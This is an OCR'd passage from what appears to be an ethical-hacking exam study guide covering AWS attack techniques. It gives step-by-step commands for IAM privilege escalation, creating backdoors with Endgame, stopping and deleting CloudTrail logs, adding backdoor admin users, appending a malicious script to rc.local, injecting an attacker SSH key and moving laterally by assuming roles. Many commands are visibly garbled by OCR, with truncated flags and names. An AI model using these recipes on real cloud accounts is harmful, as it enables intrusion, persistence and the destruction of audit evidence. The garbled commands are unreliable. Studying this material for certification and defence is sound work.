


Figure 19-98: White-Box Approach

The following AWS CLI commands can be used by attackers to perform the attack:

- Run the following command to check the user policies associated with an account:

```
aws iam list-attached-user-polici– --user-name operator
```

- Run the following command to list the Lambda functions and identify a specific role that has been employed by the function:

```
aws lambda list-functions
```

- Execute the following command to obtain more information about the Lambda function such as a link or path for downloading the code:

```
aws lambda get-functi– --function-name corpFuncEasy
```

```
file_download_path = f'/tmp/{key.split("/")[-1]}'
with open(file_download_path, 'wb+') as file:
    file.write(response['Body'].read())

file_count_KB = subprocess.check_output(
    "stat -c %s " + file_download_path,
    shell=True,
    stderr=subprocess.STDOUT
    ).decode().rstrip()
```

Figure 19-99: Uploaded File's Location

AWS IAM Privilege Escalation Techniques

After gaining access to targeted cloud services, attackers leverage their privileges to broaden their attack surface and carry out further exploits. Below are common techniques used by attackers to escalate AWS IAM privileges:

- **Create a New Policy Version:**

Attackers with the **iam:CreatePolicyVersion** permission can create a new IAM policy version with custom permissions. By using t– **--set-as-default** flag, they can set the new version as the default without needing **iam:SetDefaultPolicyVersion** permissions. This grants them high-level administrator access to the AWS account.

- **Set Default Policy Version to an Existing Version**

Attackers with the **iam:SetDefaultPolicyVersion** permission can escalate privileges by switching the default version of an existing policy to another version with higher privileges. This allows them to access the permissions tied to the non-default policy version.

- **Create an EC2 Instance with an Existing Instance Profile:**

With permissions to **iam:PassRole** and **ec2:RunInstances**, attackers can create an EC2 instance using an existing instance profile. They can then access the EC2 instance to retrieve AWS keys from its metadata, gaining all permissions associated with the profile.

- **Generate a New User Access Key:**

Attackers with **iam:CreateAccessKey** permissions can generate access key IDs and secret access keys for other users, giving them the same level of access as those users.

- **Create or Update a Login Profile:**

If attackers have **iam:CreateLoginProfile** permissions, they can create new login profiles for the AWS Management Console. Similarly, with **iam:UpdateLoginProfile** permissions, they can modify existing profiles. Both actions enable attackers to assume the privileges of the affected users.

- **Attach Policies to Users, Groups, or Roles:**

Attackers with permissions such as **iam:AttachUserPolicy**, **iam:AttachGroupPolicy**, or **iam:AttachRolePolicy** can attach policies to users, groups, or roles, effectively escalating their privileges to match those of the attached policy.

- **Create or Update Inline Policies:**

Attackers with **iam:PutUserPolicy**, **iam:PutGroupPolicy**, or **iam:PutRolePolicy** permissions can create or modify inline policies for users, groups, or roles. This can provide attackers with full administrator privileges within the AWS environment.

- **Add Users to a Group:**

With the **iam:AddUserToGroup** permission, attackers can add themselves to an existing IAM group, inheriting the privileges associated with that group.

Each of these methods allows attackers to increase their access and control over the AWS environment, posing significant security risks.

Creating Backdoor Accounts in AWS

Attackers can establish backdoor accounts in an AWS cloud environment by creating rogue AWS accounts. They exploit existing resources within the platform by altering policies or leveraging APIs and AWS Resource Access Manager (RAM). Tools like Endgame and Pacu are commonly used to create these backdoor accounts.

- **Endgame:**
  Endgame is an exploitation framework that enables attackers to take control of an AWS cloud platform by creating rogue accounts and backdoor access. By utilizing the tool's extensive capabilities, attackers can generate a list of backdoor accounts within the targeted AWS environment.




Figure 19-100: Endgame Tool Creating Backdoors in AWS Cloud

Endgame is a post-exploitation tool that requires access to AWS API credentials for a target user account with permissions to modify resource policies. It can create backdoor accounts for any of the resources shown in Figure 19-101.

Backdoor Resource Type	Endgame	AWS Access Analyzer Support
ACM Private CAs	✅	❌
CloudWatch Resource Policies	✅	❌
EBS Volume Snapshots	✅	❌
EC2 AMIs	✅	❌
ECR Container Repositories	✅	❌
EFS File Systems	✅	❌
ElasticSearch Domains	✅	❌
Glacier Vault Access Policies	✅	❌
IAM Roles	✅	✅
KMS Keys	✅	✅
Lambda Functions	✅	✅
Lambda Layers	✅	✅
RDS Snapshots	✅	❌
S3 Buckets	✅	✅
Secrets Manager Secrets	✅	✅
SES Sender Authorization Policies	✅	❌
SQS Queues	✅	✅
SNS Topics	✅	❌

Figure 19-101: Endgame Backdoor Attack List

- Run the following command to list the IAM resources with the user account:

```
endgame list-resources -s iam
```

- Run the following command to list S3 buckets:

```
endgame list-resourc– --service s3
```

- Run the following command to list resources across the services:

```
endgame list-resourc– --service all
```

- Run the following command to create a backdoor to a specific resource:

```
endgame expo– --service i– --name test-resource-exposure
```

Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating CloudTrail Service

After gaining administrator-level access to cloud resources, attackers manipulate CloudTrail to avoid detection and maintain persistent access to the compromised environment. In AWS, user activities are tracked using the CloudTrail service. The first action an attacker takes after obtaining high-level access is to conceal their tracks.

By default, CloudTrail is disabled, and an administrator must manually enable the service and configure trails to monitor user activities.

Attackers disable logging by pausing CloudTrail, then resume it after executing their attack.

To stop logging via CloudTrail, run the following command:

```
$ aws CloudTrail stop-loggi– --name targetcloud_tra– --profile administrator
```

To check the trail status, run:

```
$ aws CloudTrail get-trail-stat– --name targetcloud_tra– --profile administrator
```

Once CloudTrail is disabled, attackers may carry out malicious activities, such as creating backdoor IAM users, exfiltrating data, and running crypto-miner scripts.

After completing their attack, they re-enable logging by running:

```
$ aws CloudTrail start-loggi– --name targetcloud_tra– --profile administrator
```

In some cases, attackers might permanently delete the trails by running:

```
$ aws CloudTrail delete-tra– --name targetcloud_tra– --profile administrator
```

Alternatively, they may delete the contents of the S3 bucket storing the trails using the following command:

```
$ aws s3 rb s3://<Bucket_Name or Bucket_Reference> --for– --profile administrator
```

Once the bucket contents are deleted, CloudTrail will no longer log events. Stopping or removing trails to erase evidence may trigger a security alert, as shown in the Figure 19-102.




Figure 19-102: CloudTrail

Attackers employ various techniques to cover their tracks, including:

- Encrypting CloudTrail logs with a new key
- Moving the logs to a different S3 bucket
- Using AWS Lambda functions to delete newly generated trail entries

After clearing the logs, attackers continue their exploitation to maintain persistent access to the cloud environment. They often install backdoors using the following methods:

- Modifying user data associated with EC2 instances that have privileged access
- Launching new EC2 instances based on a custom AMI and assigning them privileged roles
- Inserting a backdoor into an existing Lambda function (e.g., a function that creates a new user upon execution)
- Manipulating access keys using Lambda functions like rabbit_lambda, cli_lambda, and backdoor_created_users_lambda

Establishing Persistence on EC2 Instances

Establishing persistence in EC2 instances is a technique used by attackers to maintain ongoing access to a compromised system, even after reboots or attempts to remove their presence. This is essential for attackers to continue their malicious activities.

Techniques for Maintaining Persistence on EC2 Instances:

- **Creating Backdoor Users:** Attackers can create new IAM users or roles with administrative privileges to ensure they can regain access even if the original entry point is closed.

Steps to Create Backdoor Users on EC2 Instances:

- **Step 1:** Gain initial access to the EC2 instance with sufficient privileges.
- **Step 2:** Use the AWS CLI or management console to create a new IAM user or role with administrative permissions, using the following commands:

```
aws iam create-us– --user-name <Username>
```

```
aws iam attach-user-poli– --user-name <Username> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

- **Step 3:** Store the access keys securely for future logins.

- **Modifying Startup Scripts:** By altering instance startup scripts (e.g., rc.local, init.ystememd), attackers can ensure their malicious code executes every time the instance is restarted, allowing them to maintain their presence in the system.

Steps to Modify Startup Scripts:

- **Step 1:** Gain root or sudo access to the EC2 instance.
- **Step 2:** Edit startup script files, such as **/etc/rc.local, /etc/init.d/,** ystem**emd** service files, to add commands that execute malicious code. For example:

```
echo "/path/to/malicious/script.sh" >> /etc/rc.local
```

- **Step 3:** Ensure the script has executable permissions by running:

```
chmod +x /path/to/malicious/script.sh
```

- **SSH Key Injection:** Attackers can gain persistent and stealthy access by adding their own SSH key to the ~/**.ssh/authorized_keys** file, allowing them to log in via SSH without needing a password.

Steps to Inject the Attacker's SSH Key:

  - **Step 1:** Access the target EC2 instance with appropriate privileges.
  - **Step 2:** Add the attacker's SSH public key to the ~/**.ssh/authorized_keys** file for the target user.

```
echo "ssh-rsa AAAAB3... attacker_key" >> ~/.ssh/authorized_keys
```

- **Installing Rootkits:** By deploying rootkits, attackers can conceal their malicious processes and files from standard system monitoring tools, allowing them to maintain privileged access without detection.
- **Abusing IAM Roles:** Attackers might exploit existing IAM roles or policies to create new roles with higher privileges or modify existing roles, giving them persistent access to other resources in the AWS environment.

Steps to Create Malicious Roles in the AWS Environment:

  - **Step 1:** Identify IAM roles with elevated privileges.
  - **Step 2:** Use access to assume an existing role and create a new role with similar permissions:

```
aws iam create-role– --role-name <Role-name> --assume-role-policy-document file://Test-Role-Trust-Policy.json
```

```
aws iam attach-role-policy– --role-name <Role-name> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

  - **Step 3:** Use the newly created role to access additional resources within the AWS environment.

These methods demonstrate how attackers can establish and maintain their presence in EC2 instances, making it more difficult to fully eliminate their access and secure the AWS environment.

Lateral Movement: Moving Between AWS Accounts and Regions

Lateral movement in AWS refers to the process of moving across different accounts or regions to escalate privileges or access more resources. To perform lateral movement, attackers need the proper permissions to assume roles or access resources in the target account or region. The steps involved in lateral movement within AWS are as follows:

- **Step 1: Identify IAM Roles with Permissive Policies:** The attacker searches for IAM roles that have permissive policies or trust relationships allowing actions across accounts or regions. Using the following command, the attacker locates roles.

```
aws iam list-roles
```

The attacker can further investigate a specific role using:

```
aws iam get-ro– --role-name <role-name>
```

This command reveals details such as the path, GUID, ARN, and the trust policy that allows role assumption.

- **Step 2: Assume IAM Role in Target Account:** The attacker assumes a role in the target account to gain additional permissions by running:

```
aws sts assume-ro– --role-arn arn:aws:iam::<target-account-id>:role/<role-name> --role-session-name <session-name>
```

This provides temporary security credentials, including an access key ID, secret access key, and session token.

- **Step 3: Configure AWS CLI with Temporary Credentials:** The attacker sets the AWS CLI to use the temporary credentials obtained:

```
export AWS_ACCESS_KEY_ID=<AccessKeyId>
export AWS_SECRET_ACCESS_KEY=<SecretAccessKey>
export AWS_SESSION_TOKEN=<SessionToken>
```

- **Step 4: Enumerate Resources and Permissions in the Target Account:** Using the permissions granted by the assumed role, the attacker explores the resources and policies in the target account. For example:
  - To list S3 buckets:

```
aws s3 ls
```

  - To list attached policies for a user or role:

```
aws iam list-attached-user-polici– --user-name <assumed user name>
aws iam list-attached-role-polici– --role-name <assumed role name>
```

- **Step 5: Explore AWS Regions for Lateral Movement:** The attacker can check all available AWS regions for further lateral movement using:

```
aws ec2 describe-regions
```

Then, to list resources in a specific region:

```
aws ec2 describe-instanc– --region <region-name>
```

- **Step 6: Exploit Resources Across Regions:** Attackers can access resources like S3 buckets in other regions:

```
aws s3api list-bucke– --query <filter>
```

If granted permissions, they might also launch new EC2 instances in other regions to expand the attack footprint.

AWSGoat: A Damn Vulnerable AWS Infrastructure

AWSGoat is a purposely vulnerable AWS infrastructure designed to allow attackers to practice and refine their cloud exploitation techniques. It provides a realistic, hands-on environment with a variety of vulnerabilities, simulating real-world attack scenarios. By engaging with AWSGoat, attackers can develop practical skills in identifying and exploiting weaknesses within AWS environments, deepen their understanding of common vulnerabilities, and enhance their ability to compromise and manipulate AWS infrastructure.

Below are several scenarios where attackers can use AWSGoat to improve their skills:

- **SQL Injection**: Exploit vulnerabilities in a web application hosted within the AWSGoat environment to carry out an SQL injection attack.




Figure 19-103: SQL Injection Using AWSGoat

- **ECS Breakout and Instance Metadata**: Exploit container vulnerabilities to break out of the container environment and access the underlying host. Then, target the instance metadata service to obtain the IAM credentials tied to the AWS instances.




Figure 19-104: Retrieving IAM Credentials from Instance Metadata Service Using AWSGoat

- **Server-Side Request Forgery (SSRF)**: Conduct an SSRF attack to access the /etc/passwd file from the Lambda execution environment, compromising the environment and creating a new administrator-level user.




Figure 19-105: Server-Side Request Forgery Attack Using AWSGoat

- **IAM Privilege Escalation**: Elevate privileges to gain administrative access to the AWS account.




Figure 19-106: IAM Privilege Escalation Using AWSGoat

- **File Upload and Task Metadata**: Exploit a file upload vulnerability to gain a shell on the application, then retrieve AWS credentials from the task metadata to gain further unauthorized access and control over the AWS environment.




Figure 19-107: File Upload AWS Credential Retrieval from Task Metadata and Using AWSGoat

EXAM TIP: When studying **AWS hacking,** focus on understanding the potential attack vectors that hackers might exploit within the AWS cloud environment and strategies to protect against these attacks.

Microsoft Azure Hacking

Azure Reconnaissance using AADInternals

AADInternals is a versatile PowerShell module designed for managing Azure AD and Office 365 environments. It offers a comprehensive set of tools for reconnaissance, exploitation, and post-exploitation activities in the context of Azure AD.

Figure 19-108: Installed AADInternals for Azure Reconnaissance

Steps to Conduct Azure Reconnaissance with AADInternals:

1. **Install and Import the Module**

Begin by installing and importing the AADInternals module into your PowerShell session.

